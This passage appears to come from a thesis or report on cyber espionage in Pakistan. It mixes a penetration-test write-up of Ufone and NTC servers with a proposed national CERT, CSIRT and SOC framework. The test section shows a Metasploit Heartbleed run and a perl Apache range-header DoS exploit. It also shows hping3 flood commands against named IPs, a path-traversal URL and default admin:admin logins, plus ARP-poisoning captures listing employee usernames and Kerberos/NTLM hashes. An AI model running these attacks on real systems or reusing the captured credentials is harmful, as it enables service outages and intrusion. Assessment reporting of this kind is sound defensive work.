220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (web.ufone.com:root): ftp
230 Anonymous user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

Figure 37 Anonymous FTP enabled

I can now run commands and even upload files on the server. The default credentials are ftp:ftp.

```

ftp> ls -l
200 PORT command successful
150 Connecting to port 53977)
drwxr-xr-x  3 32004  32004  4096 Sep 28 2006 .
drwxr-xr-x  3 32004  32004  4096 Sep 28 2006 ..
drwxr-xr-x  2 32004  32004  4096 Apr 25 2004 incoming
226-Options: -a -l
226 3 matches total

```

Figure 38 credentials of FTP

5.5.3 Vulnerability # 3

- i. **Vulnerability Type:** OpenSSL Heartbleed
- ii. **Severity: CRITICAL**
- iii. **Vulnerability Description:** The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software.
- iv. **Risk/Impact:** An attacker can obtain information such as:
 - v. Private keys.
 - vi. Information about the cookies.

- vii. HTTP(S) headers.
- viii. User credentials from the HTTP POST data
- ix. **Affected Link:** <http://vcse.ufone.com>
- x. **Mitigation:** Upgrade to OpenSSL 1.0.1g. If you are unable to immediately upgrade can alternatively recompile OpenSSL with -DOPENSSL_NO_HEARTBEATS
- xi. **Proof:** I exploit the vulnerability using Metasploit framework. The module is auxiliary/scanner/ssl/openssl_heartbleed. When I run the exploit, I was able to get information present in the server's memory. This vulnerability leaks the data present in the server's memory that was protected by SSL. They can include active sessions as well.

```
msf auxiliary(openssl_heartbleed) > set RHOST vcse.ufone.com
RHOST => vcse.ufone.com
msf auxiliary(openssl_heartbleed) > run
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: RHOSTS.
msf auxiliary(openssl_heartbleed) > set RHOSTS vcse.ufone.com
RHOSTS => vcse.ufone.com
msf auxiliary(openssl_heartbleed) > run

[+] 42.83.85.130:443 - Heartbeat response with leak
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf auxiliary(openssl_heartbleed) > run

[*] 42.83.85.130:443 - Sending Client Hello...
[*] SSL record #1:
[*]   Type: 22
[*]   Version: 0x0301
[*]   Length: 86
[*]   Handshake #1:
[*]     Length: 82
[*]     Type: Server Hello (2)
[*]     Server Hello Version: 0x0301
[*]     Server Hello random data: 5721f6a6cb6e836e879c264ac6f9fdb4da6ce1d9add635c7f2405ceec3e9bd09
```

Figure 39 Server memory was protected by SSL

If the attacker is well placed on the network, he can capture live sessions, private keys as well as credentials.

5.5.4 Vulnerability # 4

- i. **Vulnerability Type:** Denial of Service
- ii. **Severity:** CRITICAL
- iii. **Vulnerability Description:** The webserver running is 2.2.9 which is vulnerable to Apache ranger header denial of service attack. This causes the

server to slow down and eventually crash in some cases making it unavailable to the end-users.

- iv. **Risk/Impact:** Attacker can make the server unavailable
- v. **Affected Servers:** 115.186.150.60 (ulocator.ufone.com)
- vi. **Proof:** I was able to get an exploit for this vulnerability from exploitdb.
Running this exploit

```
root@kali:~/Downloads# perl killApache.pl 115.186.150.60 50
host seems vuln
ATTACKING 115.186.150.60 [using 50 forks]
:pPpPpppPpPPppPpppPp
ATTACKING 115.186.150.60 [using 50 forks]
:pPpPpppPpPPppPpppPp
ATTACKING 115.186.150.60 [using 50 forks]
```

Figure 40: Running the Exploit

The server became extremely slow as long as the exploit was running. Resource consumption increased.

- vii. **Mitigation:** Upgrade Apache to the latest version.
<https://httpd.apache.org/download.cgi>

5.5.5 Vulnerability # 5

- i. **Vulnerability Type:** Denial of Service
- ii. **Severity:** CRITICAL
- iii. **Vulnerability Description:** The webserver running is 2.2.22 which is vulnerable to Apache ranger header denial of service attack. This causes the server to slow down and eventually crash in some cases making it unavailable to the end-users.
- iv. **Risk/Impact:** Attacker can make the server unavailable.
- v. **Affected Servers:** 203.215.160.179:81 (uchat.ufone.com:81)
- vi. **Proof:** I was able to get an exploit for this vulnerability from exploitdb.
Running this exploit

```

root@kali:~/Downloads# perl killApache.pl 115.186.150.60 50
host seems vuln
ATTACKING 115.186.150.60 [using 50 forks]
:pPpPpppPpPPppPpppPp
ATTACKING 115.186.150.60 [using 50 forks]
:pPpPpppPpPPppPpppPp
ATTACKING 115.186.150.60 [using 50 forks]

```

Figure 41: Running the Exploit

The server became extremely slow as long as the exploit was running. Resource consumption increased.

- vii. **Mitigation:** Upgrade Apache to the latest version.

<https://httpd.apache.org/download.cgi>

5.5.6 Vulnerability # 6

- i. **Vulnerability Type:** Denial of Service
- ii. **Severity:** CRITICAL
- iii. **Vulnerability Description:** Denial of service vulnerability allows attackers to make the service unavailable to use even for legitimate users. This results in service disruption.
- iv. **Risk/Impact:** Attackers can run make the service unavailable to end users.
- v. **Affected Servers:** 43.245.10.12 (uspeedtest01.ufone.com, uspeedtest02.ufone.com)
- vi. **Proof:** I used simply flooding techniques to launch DOS attack using multiple IP addresses. I flooded the server with requests to check if there was any dos protection mechanism
- vii. **Mitigation:**
 - a. Use DDOS protection solutions.
 - b. Use IP blocking mechanism to block IP addresses that send flooding traffic.

```

root@kali:~# hping3 -i u1 -S -p 80 42.245.10.12

```

Figure 42 DDOS protection solution

```

root@kali:~/Downloads# hping3 -S --flood --interface eth0 --rand-source 43.245.10.12
HPING 43.245.10.12 (eth0 43.245.10.12): S set, 40 headers + 0 data bytes

```

Figure 43 IP blocking mechanism

Once I started the attack, after some time the service went down. Following were the results.




Figure 44 Service went down

The sites remained unreachable until I stopped the attack.

5.5.7 Vulnerability # 7

1. **Vulnerability Type:** Openfire Configuration setup
2. **Severity:** MEDIUM
3. **Vulnerability Description:** When browsed to the link I saw un configured Openfire setup. This is a bad practice to leave non-configured apps to public servers
4. **Risk/Impact:** Attackers can configure and use the app to aid their attacks.
5. **Affected Servers:** 175.140.139.131
6. **Proof:** I browsed to 96.31.88.150:9090 and I was able to receive this setup page
7. **Mitigation:** Configure the app or remove it if not required.




Figure 45 setup Openfire

I went through the setup and after configuration I was able to login using username: admin and password: admin




Figure 46 Administration Console

To reset you need to stop your appserver, delete the "setup" property from the openfire.xml file, restart the server, then reload the setup tool.

5.5.8 Vulnerability # 8

1. **Vulnerability Type:** Information Disclosure
2. **Severity:** LOW
3. **Vulnerability Description:** The vulnerability in this particular version of tomcat allows me to get information.
4. **Risk/Impact:** Malformed request allows me to get server side data.
5. **Affected Servers:** 175.140.139.131
6. **Proof:** Injecting `../WEB-INF/web.xml` string inside the `get` parameter allows me to get information critical to the server. The response generated

gives me information regarding the internal working of the application. The complete URL is as follows:

<http://smsbackup.ufone.com/content/isync.jsp?pg=../WEB-INF/web.xml>.

This occurs because the tomcat version is not patched. The tomcat version running is 6.0.16

7. **Mitigation:** Apply the following patch:

<http://mirror.atlanticmetro.net/apache/tomcat/tomcat-6/v6.0.18/bin/apache-tomcat-6.0.18.tar.gz>

5.5.9 Vulnerability # 9

1. **Vulnerability Type:** Internal IP disclosure
2. **Severity:** LOW
3. **Vulnerability Description:** The information discloses its IP address in the internal network.
4. **Risk/Impact:** Information regarding internal network is disclosed
5. **Affected Servers:** mnpms.ufone.com
6. **Proof:** Content-Location header via a request to root file allows me to get the internal IP. The IP address is 172.16.33.25.
7. **Mitigation:** Remove the internal IP address from the in the root file.

5.6 Network and Wireless: I tested the network ports and wireless networks that were accessible from outside the building and in the guest area of the Ufone tower. Following vulnerabilities were identified during the network and wireless testing:

5.6.1 Vulnerability # 1

1. **Vulnerability Type:** ARP Poisoning
2. **Severity:** CRITICAL
3. **Vulnerability Description:** The network is vulnerable to ARP Poisoning attack which allows me to launch Man in the Middle and various related attacks.
4. **Risk/Impact:** Attackers can sniff network traffic including username and passwords, launch man in the middle attacks, capture hashes and active sessions.
5. **Affected Network:** PTML LAN
6. **Mitigation:** Enable Dynamic ARP Inspection to mitigate ARP attacks in DHCP environment.

7. **Proof:** Connecting to an Ethernet port in conference room connected me to the network.

Property	Value
Connection-specific DNS S...	ptml.pk
Description	802.11n USB Wireless LAN Card
Physical Address	00-C0-CA-88-80-33
DHCP Enabled	Yes
IPv4 Address	172.20.42.230
IPv4 Subnet Mask	255.255.248.0
Lease Obtained	Tuesday, May 24, 2016 12:15:49 PM
Lease Expires	Wednesday, May 25, 2016 12:15:48 PM
IPv4 Default Gateway	172.20.47.254
IPv4 DHCP Server	1.1.1.1
IPv4 DNS Servers	172.16.12.1 172.16.12.2 172.18.5.34
IPv4 WINS Server	
NetBIOS over Tcip Enabl...	Yes
Link-local IPv6 Address	fe80::756b:e30d:64af:8697%4
IPv6 Default Gateway	
IPv6 DNS Server	

Figure 47 Connecting to Ethernet Port

I then launched ARP poisoning attacks and used a sniffer to capture traffic. The ARP attacks were successful and reasonable amount of network traffic was captured. This included HTTP, Kerberos Pre Auths, SNMP and other network traffic.

Timestamp	HTTP server	Client	Username	Password	URL
24/05/2016 - 11:24:46	172.16.33.18	172.20.7.103	ufone.mail		fbexternal-a.akamaihd.net
24/05/2016 - 11:24:46	172.16.33.18	172.20.7.103	ufone.mail		fbexternal-a.akamaihd.net
24/05/2016 - 11:24:46	172.16.33.18	172.20.7.103	ufone.mail		fbexternal-a.akamaihd.net
24/05/2016 - 11:24:46	172.16.33.18	172.20.7.103	ufone.mail		fbexternal-a.akamaihd.net
24/05/2016 - 11:24:47	172.16.33.18	172.20.7.103	ufone.mail		fbcdn-photos-d-a.akamaihd.net
24/05/2016 - 11:24:49	172.16.33.18	172.20.7.103	ufone.mail		fbcdn-creative-a.akamaihd.net
24/05/2016 - 11:24:49	172.16.33.18	172.20.7.103	ufone.mail		fbcdn-photos-c-a.akamaihd.net
24/05/2016 - 11:24:51	172.16.33.18	172.20.7.103	ufone.mail		scontent-fra3-1.xx.fbcdn.net
24/05/2016 - 11:24:57	172.16.33.18	172.20.7.103	ufone.mail		fbstatic-a.akamaihd.net
24/05/2016 - 11:24:57	172.16.33.18	172.20.7.103	ufone.mail		fbstatic-a.akamaihd.net
24/05/2016 - 11:24:57	172.16.33.18	172.20.7.103	ufone.mail		fbstatic-a.akamaihd.net
24/05/2016 - 11:24:57	172.16.33.18	172.20.7.103	ufone.mail		fbstatic-a.akamaihd.net
24/05/2016 - 11:25:32	172.16.33.18	172.20.7.103	ufone.mail		safebrowsing.google.com
24/05/2016 - 11:25:56	172.16.33.18	172.20.7.102	tahir.abbas		fbcdn-profile-a.akamaihd.net:443
24/05/2016 - 11:27:22	172.16.12.49	172.20.7.104	khalida.khan@uf...		autodiscover.ufone.com
24/05/2016 - 11:29:23	172.16.12.49	172.20.7.104	khalida.khan		autodiscover.ufone.com
24/05/2016 - 11:30:23	172.16.12.49	172.20.7.104	khalida.khan		autodiscover.ufone.com
24/05/2016 - 11:33:56	172.16.12.49	172.20.7.104	khalida.khan		autodiscover.ufone.com
24/05/2016 - 11:35:46	172.16.12.49	172.20.7.104	khalida.khan		autodiscover.ufone.com
24/05/2016 - 11:37:57	172.16.12.49	172.20.7.104	khalida.khan		autodiscover.ufone.com
24/05/2016 - 11:39:57	172.16.12.49	172.20.7.104	khalida.khan		autodiscover.ufone.com

Figure 48 Network Traffic

Timestamp	KDC server	Client	Domain/User	Hash	Type
24/05/2016 - 11:27:22	172.16.12.2	172.20.7.104	PTML.PK.khalida.khan	BCA2DFCEA41F854556049594EAE2D9BA7783FCA3E1A78AEB...	AES256-HMAC...
24/05/2016 - 11:29:23	172.16.12.2	172.20.7.104	PTML.PK.khalida.khan	08E92D61A9AA2A6066B1893D06CBCB893364FADF87332C85...	AES256-HMAC...
24/05/2016 - 11:29:44	172.16.12.1	172.20.7.102	PTML.PK.DKNADM05...	215396458C584DC853AC9D13763D15CDD032CE123A8E55F...	AES256-HMAC...
24/05/2016 - 11:29:47	172.16.12.1	172.20.7.102	PTML.PK.DKNADM05...	974CAA63FCD27C67E29B3C4A6D6F6982457A30757F91AD0C...	AES256-HMAC...
24/05/2016 - 11:30:23	172.16.12.2	172.20.7.104	PTML.PK.khalida.khan	357518AE35C7DB1531F79EC30B603A3AD8720BED573A9C17...	AES256-HMAC...
24/05/2016 - 11:33:31	172.16.12.2	172.20.7.104	PTML.PK.DKNADM03...	C42C16FD6888A0C9040D3C492F1D5BFE686AF73833A9DBA3...	AES256-HMAC...
24/05/2016 - 11:33:32	172.16.12.2	172.20.7.104	PTML.PK.DKNADM03...	B5DEB5FA3942BE638C22DB1DC7A0E8059C6BDAEC29326F...	AES256-HMAC...
24/05/2016 - 11:33:40	172.16.12.2	172.20.7.104	PTML.PK.DKNADM03...	91E5D4ECC81F1412C468FFCD35F03BA7D490F153ED5E2B0...	AES256-HMAC...
24/05/2016 - 11:33:41	172.16.12.2	172.20.7.104	PTML.PK.DKNADM03...	2039ED9CC664DF60215A83D3018EBD76550B946D6CFC334E1...	AES256-HMAC...
24/05/2016 - 11:33:56	172.16.12.2	172.20.7.104	PTML.PK.khalida.khan	94EF29504D5CAC8CB5064FF0066043CA7B429EC7CA0E7987...	AES256-HMAC...
24/05/2016 - 11:34:19	172.16.12.2	172.20.7.104	PTML.PK.khalida.khan	C19B209515A2FEFF4BC830E9EC1E632A532C3C2049E1F3994...	AES256-HMAC...
24/05/2016 - 11:34:19	172.16.12.2	172.20.7.104	PTML.PK.khalida.khan	8620C797CF71787921265664A657A6C46FC34C6B6D207A33A...	AES256-HMAC...
24/05/2016 - 11:35:45	172.16.12.2	172.20.7.104	PTML.PK.khalida.khan	4D414BFAF508D5A3D8F1F631A879BF79E03541A16A81962F8...	AES256-HMAC...
24/05/2016 - 11:37:57	172.16.12.2	172.20.7.104	PTML.PK.khalida.khan	F38AD11AAFFB71C0C9CF811FD76AE47F4199A952E94EC91...	AES256-HMAC...
24/05/2016 - 11:39:57	172.16.12.2	172.20.7.104	PTML.PK.khalida.khan	FB40D164503F076F2846F86C36F505558EC78C35C77BF053CD...	AES256-HMAC...

Figure 49 Network Traffic

Last seen	SNMP Server	Client	Version	Community
24/05/2016 - 11:36:29	172.17.10.53	172.20.7.103	SNMPv2	public
24/05/2016 - 11:36:29	172.17.6.51	172.20.7.103	SNMPv2	public

Figure 50 Network traffic with client and server information

Timestamp	DCE/RPC server	Client	Username	Password	AuthType	Domain	LM Hash	NT Hash	NT Serv-Chall
24/05/2016 - 11:23:30	172.16.12.49	172.20.7.103	ufone.mail		NTLMv2 (NTL...	PTML	000000000000...	DB27FF7A06D...	588C75E790C...
24/05/2016 - 11:24:30	172.16.12.49	172.20.7.103	ufone.mail		NTLMv2 (NTL...	PTML	000000000000...	19C9E0246436...	30A78A8CEA5...
24/05/2016 - 11:24:30	172.16.12.49	172.20.7.103	ufone.mail		NTLMv2 (NTL...	PTML	000000000000...	CD2FCA11E6A...	6E499CC1FD00...
24/05/2016 - 11:24:31	172.16.12.49	172.20.7.103	ufone.mail		NTLMv2 (NTL...	PTML	000000000000...	D8393ACEF3E...	B7221E218D48...
24/05/2016 - 11:24:31	172.16.12.49	172.20.7.103	ufone.mail		NTLMv2 (NTL...	PTML	000000000000...	FDDFEAE0B6C...	B1E8158B12B7...
24/05/2016 - 11:29:30	172.16.12.49	172.20.7.103	ufone.mail		NTLMv2 (NTL...	PTML	000000000000...	7A12FE922F75...	2C4936901851...
24/05/2016 - 12:04:32	172.16.12.49	172.20.7.103	ufone.mail		NTLMv2 (NTL...	PTML	000000000000...	D58BEC1C49...	E7DEC1362E99...
24/05/2016 - 12:07:13	172.16.12.49	172.20.7.102	kashif.nawaz		NTLMv2 (NTL...	PTML	000000000000...	F9873F67C7E0...	8388855C97E6...
24/05/2016 - 12:09:32	172.16.12.49	172.20.7.103	ufone.mail		NTLMv2 (NTL...	PTML	000000000000...	597F3023E2288...	92A06824A824...

Figure 51 Network traffic information

5.6.2 Vulnerability # 2




1. **Vulnerability Type:** Port Security
2. **Severity:** CRITICAL
3. **Vulnerability Description:** The Ethernet ports present in the conference rooms are not secure. Anyone can connect to them and get connected to the main network.
4. **Risk/Impact:** Attackers can launch various attackers including ARP attacks, sniff traffic, launch man in the middle attacks etc.
5. **Affected Network:** PTML LAN
6. **Mitigation:**
 - a. Ports should be blocked in case a foreign MAC address is connected. Only limited MAC addresses should be allowed to send traffic to the ports.
 - b. After defining the max no of secure MAC addresses on a port. We can implement port security in one of these ways:
 - c. Statically configure secure MAC addresses by using the switchport port-security mac-address mac_address interface configuration command.
 - d. Use RADIOUS or allow port to dynamically configure secure MAC addresses with the MAC addresses of connected devices
7. **Proof:** Connecting to an Ethernet port in conference room connected me to the network

Property	Value
Connection-specific DNS S...	ptml.pk
Description	802.11n USB Wireless LAN Card
Physical Address	00-C0-CA-88-80-33
DHCP Enabled	Yes
IPv4 Address	172.20.42.230
IPv4 Subnet Mask	255.255.248.0
Lease Obtained	Tuesday, May 24, 2016 12:15:49 PM
Lease Expires	Wednesday, May 25, 2016 12:15:48 PM
IPv4 Default Gateway	172.20.47.254
IPv4 DHCP Server	1.1.1.1
IPv4 DNS Servers	172.16.12.1 172.16.12.2 172.18.5.34
IPv4 WINS Server	
NetBIOS over Tcpipl Enabl...	Yes
Link-local IPv6 Address	fe80::756b:e30d:64af:8697%4
IPv6 Default Gateway	
IPv6 DNS Server	

Figure 52 Open port access

5.7 NTC VULNERABILITY ASSESSMENT: NTC allowed access to publicly available server at <http://ntc.net.pk/>. Acunetix Vulnerability Scanner which is famous for web application security was used to carry out vulnerability scanning of the web server. Details are given as under:

Table 8 NTC vulnerability Assessment

<u>Scan information</u>	
Start time	07/01/2018, 04:43:41
Start url	http://ntc.net.pk/
Host	http://ntc.net.pk/
Scan time	236 minutes, 57 seconds
Profile	Full Scan
Total alerts found	42
 High	1
 Medium	8
 Low	10
Informational	23

5.8 Auto Generated Report: Detailed Auto-Generated Report is attached as Annexures. However, brief summary of vulnerabilities found is given as under:

Table 9 Summary of vulnerabilities

Type	Vulnerability	Effected Pages
High	SQL Injection	SaveBooking.asp
Medium	Application error message	SaveBooking.asp
Low	ASP.NET version disclosure	WebServer
Medium	Clickjacking: X-Frame-Options header missing	WebServer
Medium	Cookie(s) without HttpOnly flag set	WebServer
Low	OPTIONS method is enabled	WebServer
Medium	Possible sensitive directories	/db /temp /TEMP /DB /database
Medium	HTML form without CSRF protection	/orderbooking.asp /Request_Gosmart.asp /bookingstatus.asp /complaints.asp /forget.asp
Low	Broken Links	/swf/customer.asp /ntcnew/bookingstatus.asp /customerDocs/dsl_.doc /swf/whatsnew.asp /customerDocs/webhosting_new.doc /swf/contactquetta.asp /swf/projects.asp /urdu/stylesheet.css /swf/tenders.asp /swf/services.asp /swf/searchResultsHQ.asp /swf/contactmultan.asp /ntcnew/stylesheet.css /customerDocs/dialup_new.doc
Low	Content type is not specified	WebServer
Medium	Password type input with auto-complete enabled	Webmail.asp

CYBER ESPIONAGE RESPONSE FRAMEWORK

6.1 Introduction: Cyber Security policy shall be aiming to protect the basic principles of information security i-e **confidentiality, integrity, availability, authentication and non-repudiation**. A top-down approach shall be maintained where national level organizations and security checks are conducted to accredit and certify organizations. Main aim of the policy is as under:

1. Clear demarcation of responsibilities between various stakeholders
2. Proactive identification of threats and timely mitigation.
3. Damage control in case of any eventuality and counter attack guidelines
4. Identification of critical systems and their hardening.
5. Deployment of adequate security measures (technical, administrative and physical).
6. Deployment of effective security monitoring and compliance testing mechanism including audits.
7. Threat management for both insider and outsider attacks.

6.2 Proposed Architecture - Cyber Security Organization Pakistan: There is certainly a growing threat on Pakistan's ICT infrastructure particularly government sector, which is unavoidable since Pakistan are proving itself to be one of the strongest Muslim country and internationally a growing economy. In order to combat cyber threats, a joint approach both nationally (government, private sector) and internationally is required. Building blocks of a Cyber Security organization that can play an important role in this collaborative approach are Computer Security Incident Response Teams ("CSIRT"), Computer Emergency Response Teams ("CERT"), SOC (Security Operation Center), National Cybersecurity Advisory Council and Federal Intelligence Agency ("FIA"). As a broad delineation, following organizations are important at national level.




Figure 53 Level of National Security of Pakistan

6.2.1 National Cybersecurity Advisory Council: Presently there is no arrangement that harmonizes strategic level cyber security policies and counter actions/ interventions. Various organizations, institutions and firms have put in place mechanisms and initiatives to deal with cyber espionage threats and vulnerabilities. However, at national level, there is a dire need to make a team which collaborates, integrates and coordinates national approach in cyber-related issues in order to complement efforts and avoids duplication of resources. Main responsibilities of this Council will be as under:

1. Advice the Minister of IT (Cyber Security Division) on policy issues related to cybersecurity (including offensive and defensive capabilities).
2. Indorse inter-governmental cooperation on cyber security matters.
3. Endorse and encourage coordinated private – public partnerships on responses regarding cyber security in the country.
4. Assess the state of national cybersecurity, determine needs and advise on appropriate responses and priorities.
5. Provide oversight regarding the implementation of national cybersecurity initiatives and structure.

6.2.2 National CERT: It will be responsible for following major tasks:

- i. Forecasting, monitoring and analyzing international threat spectrum.
- ii. Promote and ensure cyber security awareness
- iii. Organizing the national response to any imminent cybersecurity/ espionage attempt

- iv. Coordinate and device a plan for the protection of critical infrastructure against cyber incidents.
- v. Analyze incidents, vulnerabilities, threats, information which is disseminated by other CSIRTs, vendors, experts etc.
- vi. Develop the capability of hardware/ software forensics.

6.2.3 National CSIRT: This policy recognizes the need for a Government CSIRT, with a specific objective of monitoring government’s cyberspace activities and to identify and protect critical information infrastructure for the organs of state. Main organs of the state are as (NADRA, Defense Organizations Army/ Navy/ PAF/ SPD, NTC, State Bank). Main responsibilities are illustrated as under:

- i. Act as a PoC (point of contact) for all Organizations of State against cyber security matters.
- ii. Synchronize incident response activities between different Government departments.
- iii. Facilitate sharing of information and exchange of technology with Organizations of State against cyber security matters
- iv. Expedite sharing of information and exchange of technology with National CERT.
- v. Develop pre-agreed measures to deal with any cyber espionage attempts on government departments and organizations.
- vi. Conduct cyber security audits, threat assessments and perform readiness exercises.

6.2.4 National SOC: A National SOC having a state-of-the-art SIEM solution comprising of the cyber security technical experts shall look to all incidents with a “technical” perspective covering incident forensic (hardware/ software), attack’s log analysis, change management, patch management, vulnerability assessment and software/hardware secure configurations. For example, after a security incident occurred in an organization, its SOC would immediately try and block it either by blocking its resource usage. The SOC team must have strong networking skills and understanding. National SOC may be distributed in different government departments or a centralized SOC

can also be established. A National SOC shall be established with following services:

1. All elements of SOC should remain functional at all times. Any downtime for any reason shall be logged and reported.
2. Intricate reporting and response procedure will be laid down including well-defined sequence of actions, responsibilities of individuals and channel of reporting.
3. An alarm or coordination call issued from SOC will be given highest priority.
4. Monitoring of logs should be done round the clock.
5. Backup of logs will be maintained for a period of at least one year.

6.2.5 Collaboration and Mutual Support: These organizations shall work in collaboration and mutual support. Main responsibilities are illustrated as under:




Figure 54 Collaboration ans Mutual Support

6.3 Cyber Security Organizations of Pakistan: In Pakistan many cyber security organizations are working, however, there is a dire need that these organizations come under a national cyber plan and coordinate their efforts for a safer-cyber space.

6.3.1 Government Organizations

1. **NR3C (National Response Centre for Cyber Crime:** It is the latest step as the first response to Cyber Crimes in Pakistan. IThey have been given a mandate by FIA to deal with technology-based crimes

in Pakistan. It is the only organization of its kind in the country that not only receives complaints directly but it also assists other LEAs (law enforcement agencies) in their own cases. NR3C is growing and has expertise in following:

- i. Technical Investigation
 - ii. Penetration Testing and Trainings.
 - iii. Digital Forensics
 - iv. Information System Security Audits
 - v. The unit since its foundation has been involved in capacity building of the officers of Police, Intelligence, Judiciary, Prosecutors and other Government organizations.
